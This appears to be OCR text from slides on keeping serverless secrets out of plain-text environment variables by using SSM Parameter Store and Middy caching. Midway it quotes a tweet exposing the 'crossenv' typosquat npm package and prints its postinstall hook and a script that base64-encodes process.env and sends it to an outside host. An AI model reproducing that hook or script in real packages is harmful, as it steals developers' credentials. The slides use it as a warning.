

secrets should **NEVER** be in plain text
in env variables



SSM Parameter Store
IAM
serverless
Secret 1
Secret 2
YML
Environment:
SECRET_1: ...
SECRET_2: ...
Environment:
SECRET_1: ...
SECRET_2: ...


SSM Parameter Store
Secret 1
Secret 2
IAM
serverless
YML
Environment:
SECRET_1: ...
SECRET_2: ...
Environment:
SECRET_1: ...
SECRET_2: ...
yay!
</>

**Oscar Bolmsten**
@o_cee

Follow

@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:



package.json

```json
{
  "name": "crossenv",
  "version": "6.1.1",
  "description": "Run scripts that set and use environment variables across
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "node package-setup.js"
  },
  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
  "license": "ISC",
  "dependencies": {
    "cross-env": "^5.0.1"
  }
}
```


package-setup.js

```javascript
const http = require('http');
const querystring = require('querystring');


const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);

req.write(postData);
req.end();
```

9:51 AM - 1 Aug 2017

**1,071** Retweets **1,013** Likes

53 1.1K 1.0K


SSM Parameter Store
IAM
Secret 1
Secret 2
fetch at cold start,
cache,
invalidate every x mins

Middy

